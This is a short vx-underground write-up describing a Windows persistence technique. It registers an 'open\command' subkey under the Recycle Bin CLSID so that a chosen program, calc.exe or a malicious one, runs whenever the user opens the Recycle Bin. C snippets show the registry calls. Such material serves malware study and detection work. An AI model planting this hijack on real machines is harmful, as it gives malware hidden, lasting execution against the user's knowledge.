


# Persistence via Recycle Bin

vx-underground collection // by [ethereal\\_vx](#)



This entry in this series derives from a proof-of-concept illustrated by Hexacorn, initially published May 28th, 2018 ([Beyond good ol' Run Key, Part 78](#))

# Introduction:

The Class ID, or [CLSID](#), is a globally unique identifier that identifies a Windows [COM class object](#). It allows operating systems and software to detect and access COM objects without identifying them by name. A typical CLSID in the registry looks like {645FF040-5081-101B-9F08-00AA002F954E} .

Entries for the CLSID are present in **HKEY\_CLASSES\_ROOT(HKCR)**. Values in HKCR is a merged view from both **HKCU (HKEY\_CURRENT\_USER)** and **HKLM (HKEY\_LOCAL\_MACHINE)**. Because of this the majority of HKCR is read-only. However some keys allow a non-elevated user to both read and write. The registry hive contains keys and subkeys that can be used to change HKCR settings for file extensions to introduce a malicious proxy executable that can launch the appropriate file.


Fortunately the use of CLSID's and it's functionality is well documented by Microsoft. This can give a better insight into what they're , how they operate and various vulnerabilities which may be present by hijacking them and being used by malware authors. We would be focusing on the “**Shell**” subkey in regard to CLSID associated with **Recycle Bin**.

# The Code:

Our approach to this persistence method would be simple. We would open a handle to registry key “**HKCR\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\shell**” and create a subkey “**open\command**”.

```
if (RegCreateKeyEx(hKey, lpSubKey, 0, NULL,
    REG_OPTION_NON_VOLATILE, KEY_ALL_ACCESS, NULL, &hkResult, &dispositions) !=
    ERROR_SUCCESS)
{
    goto EXIT_ROUTINE;
}
```

When we create the subkey the path the target registry path would look as follows:



Now we'll use [RegSetValueEx](#) and modify its value to point to “**Calc.exe**” or our malicious application.

```
if (RegSetValueEx(phkResult, NULL, 0, REG_SZ, (PBYTE)lpData, sizeof(lpData)) !=
    ERROR_SUCCESS)
{
    goto EXIT_ROUTINE;
}
```

The result of this code will be when the user opens the Recycle Bin, it'll execute the malicious application.